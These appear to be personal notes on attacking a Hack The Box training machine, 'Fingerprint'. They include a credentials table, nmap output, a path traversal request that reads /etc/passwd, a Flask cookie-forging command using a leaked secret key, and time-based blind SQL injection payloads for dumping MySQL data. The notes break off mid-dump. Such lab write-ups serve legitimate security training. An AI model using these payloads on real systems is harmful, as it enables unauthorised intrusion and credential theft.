



Path of Exploitation

Foothold: find execute after read vuln in log application on port 80, find python files and get token and database to get username and password, use xss to get fingerprint from host, use hql injection to dump data from database, get jwt token and read jwt token to get user and password also, login to application on 8080 with stolen token, gobuster the app and find backups directory, find .java files and find deserialization vulnerability in username of token. exploit the token username field and forge token to get shell on box.  
User: find cmatch setuid binary and bruteforce johns id\_rsa, find id\_rsa password in the app.war, in the hibernateutil file where it connects to mysql as user htb  
root: find alternate web app with crypto on port 8088 with similar vulnerability as before. grab the host cookie and write script to crack the AES-ECB crypto and plaintext recover the password, login as root in the new web app and exfil the root id\_rsa through file traversal same as before.

Creds

Fingerprint.htb

Username	Password	Description
admin	u_will_never_guess_this_password	login
john	q9Patz64fhtiVSO6Df2K	ssh with id_rsa
htb	q9Patz64fhtiVSO6Df2K	mysql/john_id_rsa

Fingerprint.htb:8080

Username	Password	fingerprint	Description
admin			
micheal1235		962f4a03aa7ebc0515734cf398b0ccd6	

```
+-----+-----+-----+-----+
| id | fingerprint | password | username |
+-----+-----+-----+-----+
| 1 | 99cd639f9e163767115029a31acd97bfa19344b6202ac0b8bdd586e46f436666 | O9Vb0Kb9kUzj1dTxZLV8 | admin |
| 2 | 7ef52c251f8044cb187013992891d0e58ce9194de7f535b1b4fa6bbfe08678f6 | LWg7gUR1EmX7UNxsJxqZ | micheal1235 |
+-----+-----+-----+-----+
962f4a03aa7ebc0515734cf398b0ccd6
user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb
SjG$g5VZ(vHC;M2Xc/2~z{
```

id	sha2-256 fingerprint/cookie:user_id	fingerprint	password	username	flask-secret signing key
1	99cd639f9e163767115029a31acd97bfa19344b6202ac0b8bdd586e46f436666	xxx	O9Vb0Kb9kUzj1dTxZLV8	admin	
2	7ef52c251f8044cb187013992891d0e58ce9194de7f535b1b4fa6bbfe08678f6	962f4a03aa7ebc0515734cf398b0ccd6	LWg7gUR1EmX7UNxsJxqZ	micheal1235	
	cmdadmin				SjG\$g5VZ(vHC;M2Xc/2~z{

```
cmdadmin = flask-unsigned --sign --cookie '{"user_id': 'admin'}" --secret 'SjG$g5VZ(vHC;M2Xc/2~z{'
```

Secret on port 8088

```
,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,false
```

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	Werkzeug httpd 1.0.1 (Python 2.7.17)
8080	http	Sun GlassFish Open Source Edition 5.0.1

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel


```
# Nmap 7.92 scan initiated Fri Mar 4 09:27:52 2022 as: nmap -sC -sV -vvv -oA nmap/Full 10.10.11.127
Nmap scan report for 10.10.11.127
Host is up, received echo-reply ttl 63 (0.022s latency).
Scanned at 2022-03-04 09:27:53 EST for 58s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 90:65:07:35:be:8d:7b:ee:ff:3a:11:96:06:a9:a1:b9 (RSA)
|_ ssh-rsa
AAAAAB3NzaC1yc2EAAAADAQABAAQCopQ/b0mt4B3Br4GIM0Jsh7AbucvkMQKucrM3km5p+IxXAmEBxq2WQxjsMNF/rRJG6YpAQGUw0+BHXqyzKTBSwbT93f9zSZe/1Jn15CL3+/XzpIWJgEHMat3Rvb3AdRytar+4QHLaXya8Cac49pgtXJ5B0FzKNC3frt910UUKT31C3a4l0VsaWz1
2Yf/LNiQrj3n3UKCSIAaNoK7u93srxn8dXPCVeZerwS3++CTEt30cMK8g9HafFYEoeohpLW0VHLX+ISY2YJmThr9+9UfDM4PUlydB8XoM9MUw3hQM0srvUKxC0tvIW8f0mtkKZwmZmqxgrEmLUIfvd5Yglji/
|_ 256 4c:5b:74:d9:3c:c0:60:24:e4:95:2f:b0:51:84:03:c5 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdmdHaYNTYAAAAB1bmLzdHaYNTYAAAABBB1+3zL6+dhoy8zDssVZXNpc63NSA4K37+nsyV5wKoHsL1Wdb13eB85Vh156rmbTBsqq2qD2Fmc0Ho00WxEDAYQq4=
|_ 256 02:f5:b0:d9:73:18:01:47:61:f7:f6:26:0a:d5:cd:f2 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBE1BCDn0b9icSxcix8X89fQA3hj8P0qK7G5VgVKBaP7B
80/tcp    open  http      syn-ack ttl 63  Werkzeug httpd 1.0.1 (Python 2.7.17)
|_ http-title: mylog - Starting page
```

```
|_ http-methods:
|_ Supported Methods: HEAD OPTIONS GET
|_ http-server-header: Werkzeug/1.0.1 Python/2.7.17
8080/tcp open  http    syn-ack ttl 63 Sun GlassFish Open Source Edition  5.0.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST PUT DELETE TRACE OPTIONS
|_ Potentially risky methods: PUT DELETE TRACE
|_ http-title: secAUTH
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar  4 09:28:51 2022 -- 1 IP address (1 host up) scanned in 58.90 seconds
```

masscan udp - nothing.

## Web Enumeration - port 80




/login

A graphic of a login form. It features a blue user icon with a red arrow pointing right. Below the icon are two input fields labeled "username" and "password". At the bottom is a blue button labeled "LOG IN".



gobuster dir

```
/admin      (Status: 302) (Size: 1574) [--> http://10.10.11.127/login]
/login      (Status: 200) (Size: 901)
```

able to get around the /admin by changing the 302 found to a 200 ok and i can see auth.log...




Logs

Name	Size	Actions
auth.log	0 bytes	 

maybe need to populate the auth.log fiel somehow.. logins??

tried ssh - no succes  
try login on 80 - no success  
the try login on 8080 - bingo



02:28:43 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] 02:28:46 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] 02:28:46 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] 02:28:47 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: 8842] 02:28:50 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 5866=9189-- AQGYI 02:28:50 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 8615=8615-- JZVaI 02:28:51 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 8715=7381 AND 'aptE'='aptE'] 02:28:51 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 8615=8615 AND 'hD7'='hD7'] 02:28:53 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin% AND 8615=8615 AND 'pOwr%'='pOwr'] 02:28:53 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 3005=9914 AND 'OjOf' LIKE 'OjOf'] 02:28:53 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 8615=8615 AND 'hMeN' LIKE 'hMeN'] 02:28:54 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 3163=8259 AND ('HLCL'='HLCL'] 02:28:54 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 8737=2816 AND (('rgo'='rgo] 02:28:54 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 4191=9356 AND (('Vblw'='Vblw] 02:28:54 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 4039=6848 AND 'jikZ'='jikZ] 02:28:54 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 6290=5548 AND ('nkkd' LIKE 'nkkd] 02:28:54 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 5037=6511 OR 'fczi'='Vpjin] 02:28:56 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AND 8615=8615 OR 'YKcl'='iCav] 02:28:57 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] WHERE 2740=2740 AND 9877=8126-- SncB] 02:28:58 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] WHERE 9923=9923 AND 8615=8615-- ySJO] 02:28:59 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] [SELECT BY Qc FROM DUAL WHERE 8801=8801 AND 2516=1448]]] 02:28:59 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] [SELECT DXUu FROM DUAL WHERE 2306=2306 AND 8615=8615]]] 02:28:59 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] [SELECT PegQ WHERE 9417=9417 AND 4166=9764]]] 02:28:59 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] [SELECT hMsZ WHERE 6569=6569 AND 8615=8615]]] 02:29:00 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] [SELECT LuVv WHERE 5929=5929 AND 4010=6894]+] 02:29:00 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] [SELECT XxLq WHERE 2683=2683 AND 8615=8615]+] 02:29:01 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AS Tmiv WHERE 2021=2021 AND 7264=3258-- NLnb] 02:29:01 -- Invalid credentials given [Details: Remote addr: 10.10.14.209, fingerprint: c20b10da5724bc20eb4904caad94f02, username: admin] AS xNKP WHERE 7136=7136 AND 2551=9795-- Ddru]

XSX

So it logs the attempts to login on port 8080.. can i inject into it and run anything.. lets see..  
got blocked from either sql injection or my attempt to inject php into the login fields.. maybe i shoudl try log4j next...  
php not executing.. its a tomcat server i think...  
maybe javascript will...



secondary auth aka fingerprint = 962f4a03aa7ebc0515734cf398b0ccd6

just as i suspected from the recon before..

Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/94.0.4606.71 Safari/537.36yesen-USLinux x86\_6420030107Gozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko)

HeadlessChrome/94.0.4606.71 Safari/537.36Google Inc.1920108019201080landscape-primary2424UTC

```
let fingerprint = navigator.appCodeName + navigator.appVersion + (navigator.cookieEnabled ? "yes" : "no") + navigator.language + navigator.platform + navigator.productSub + navigator.userAgent + navigator.vendor +
    screen.availWidth + "x" + screen.availHeight + "x" + screen.width + "x" + screen.height + "x" + screen.orientation.type + "x" + screen.pixelDepth + "x" + screen.colorDepth +
    Intl.DateTimeFormat().resolvedOptions().timeZone;
```

```

x86_64:::
5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/94.0.4686.71 Safari/537.36:::
yes:::
en-US:::
Linux x86_64:::
20030107:::
Gozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/94.0.4686.71 Safari/537.36:::
Google Inc.:::
1920:::
1080:::
1920:::
1080:::
landscape-primary:::
24:::
24:::
UTC

```

## path traversal

```
GET /admin/view/../../../../../../../../etc/passwd HTTP/1.1
Host: 10.10.11.127
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=811991c97626ba2dc088b5273fcd
Connection: close
```

**response**

```

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1641
Server: Werkzeug/1.0.1 Python/2.7.17
Date: Sat, 05 Mar 2022 17:14:14 GMT

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail list Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:,:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:,:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd/:/bin/false
uuid:x:106:110:/run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:,:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/run/ssh:/usr/sbin/nologin
john:x:1000:1000:/home/john:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
flask:x:1001:1001:/home/Flask:/bin/sh

```

```
curl http://fingerprint.htb/admin/view%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e/etc/passwd --output -
```

```
/home/flask/app/app.py
/home/flask/app/util.py
/home/flask/app/auth.py
```

```
app.config['SECRET_KEY'] = 'SjG$g5VZ(vHC;M2Xc/2~z('
```

```
pip install flask_unsign to sign cookie {'user_id': 'admin'}
```

```
Flask-unsigned-cookie="{ 'user_id': '49f5f0062780bed62d06bf4a8d2dd9c5bc3fda50e19a5a840262c26c01bb0338550635d9f36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb' }" --sign --secret "SjG$g5Vz(vHC;M2Xc/2-z("eJWnZEEO0iETBC79AOPKHgZUwplk1VuDLXezmc94v-p5f-S4jblagZC-HFFonACwPbcnZ64TeoRkZ4rWlU0TbHzYDKAREHfVgmGiuTrGudikSvvJJHUBf5Yg4ppzn-07d8BmPrVmb4_PpsnG.Yii-V0.m5Lsr2sIKZ7xNgopwhMVluotxA
```

```
util.py
auth.py
/home/flask/app/templates/login.html
/home/flask/app/templates/index.html
/home/flask/app/users.db
```

```
kali@kali:~$ ./lfi.sh /home/flask/app/users.db  
Madminu_will_never_guess_this_password id INTEGER PRIMARY KEY, username TEXT not null, password TEXT not null
```


i will just use the sqlite3browser

id	username	password
Filter	Filter	Filter
0	admin	u_will_never_guess_this_password


admin:u\_will\_never\_guess\_this\_password ⇒ [00 - Loot > Creds](#)

next lets try gobustering with session cookie etc.. flask can sign own cookie also..

## Web Enumeration - port 8080




### /index.php



looks like tomcat... ok... lets enum tomcat endpoints..

### /login



## gobuster dir

```
/upload          (Status: 405) [Size: 1184]
/resources       (Status: 301) [Size: 185] [--> http://10.10.11.127:8080/resources/]
/..             (Status: 400) [Size: 0]
/WEB-INF        (Status: 301) [Size: 183] [--> http://10.10.11.127:8080/WEB-INF/]
/backups        (Status: 301) [Size: 183] [--> http://10.10.11.127:8080/backups/]
/welcome        (Status: 302) [Size: 180] [--> http://10.10.11.127:8080/login]
/META-INF       (Status: 301) [Size: 184] [--> http://10.10.11.127:8080/META-INF/]
/_j_security_check (Status: 401) [Size: 1094]

/index.html      (Status: 200) [Size: 13020]
/..             (Status: 400) [Size: 0]
/login.jsp       (Status: 200) [Size: 1733]
/welcome.jsp     (Status: 200) [Size: 755]
```

```
POST parameter 'uid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 229 HTTP(s) requests:
---
Parameter: uid (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: uid=admin' OR NOT 8350=8350 AND 'OyoP'='OyoP&auth_primary=u_will_never_guess_this_password&auth_secondary=962f4a03aa7ebc0515734cf398b0ccdd6
---
[15:06:36] [INFO] testing MySQL
[15:06:37] [INFO] confirming MySQL
[15:06:42] [INFO] the back-end DBMS is MySQL
web application technology: JSP 2.3, Servlet 3.1, JSP
back-end DBMS: MySQL >= 5.0.2
[15:06:47] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 52 times
[15:06:47] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Fingerprint/.local/share/sqlmap/output/fingerprint.htb'

[*] ending @ 15:06:47 /2022-03-18/
```

```
sqlmap -u http://fingerprint.htb:8080/login --data "uid=admin&auth_primary=u_will_never_guess_this_password&auth_secondary=962f4a03aa7ebc0515734cf398b0ccdd6" -p uid --delay=2 --technique=B --level 5 --risk 3 --batch --dbms=mysql
```

sqlmap didn't work, but this site helped

[sql injection cheat sheet](#)

payloads:

```
admin\''+or+sleep(0.5)+#
```

```
admin\''+or+IF+(substring(version(),x+1,1)="1",sleep(0.5),NULL)#
```

```
admin\''+or+IF(MID(@@version,1,1)=5,sleep(0.5),1)=2+#
```

version: mysql 5.7.36

## to dump databases

```
admin\''+or+IF((((asci1(substr((SELECT schema_name FROM information_schema.schemata LIMIT {row},1),{letter},1))))={i},sleep(0.5),NULL))#
```

and {letters} iterates the position of the letter

{row} iterates the databases

and {i} iterates the ascii characters corresponding to each letter in {letters}

databases:

information\_schema

fingerprint

## dump tables

```
admin\'\'+or+IF(((asci(substr((SELECT TABLE_NAME FROM information_schema.TABLES WHERE table_schema="fingerprint" LIMIT 0,1),5,1)))= 115,sleep(0.5),NULL)#
```

tables:

117 = u  
115 = s  
101 = e  
114 = r  
115 = s  
users

dump columns

```
admin\'\'+or+IF(((asci(substr((SELECT column_name FROM information_schema.COLUMNS WHERE TABLE_NAME="users" LIMIT 0,1),2,1))) = 100,sleep(0.5),NULL)#
```

columns:

id,fingerprint,password,username

dump data

```
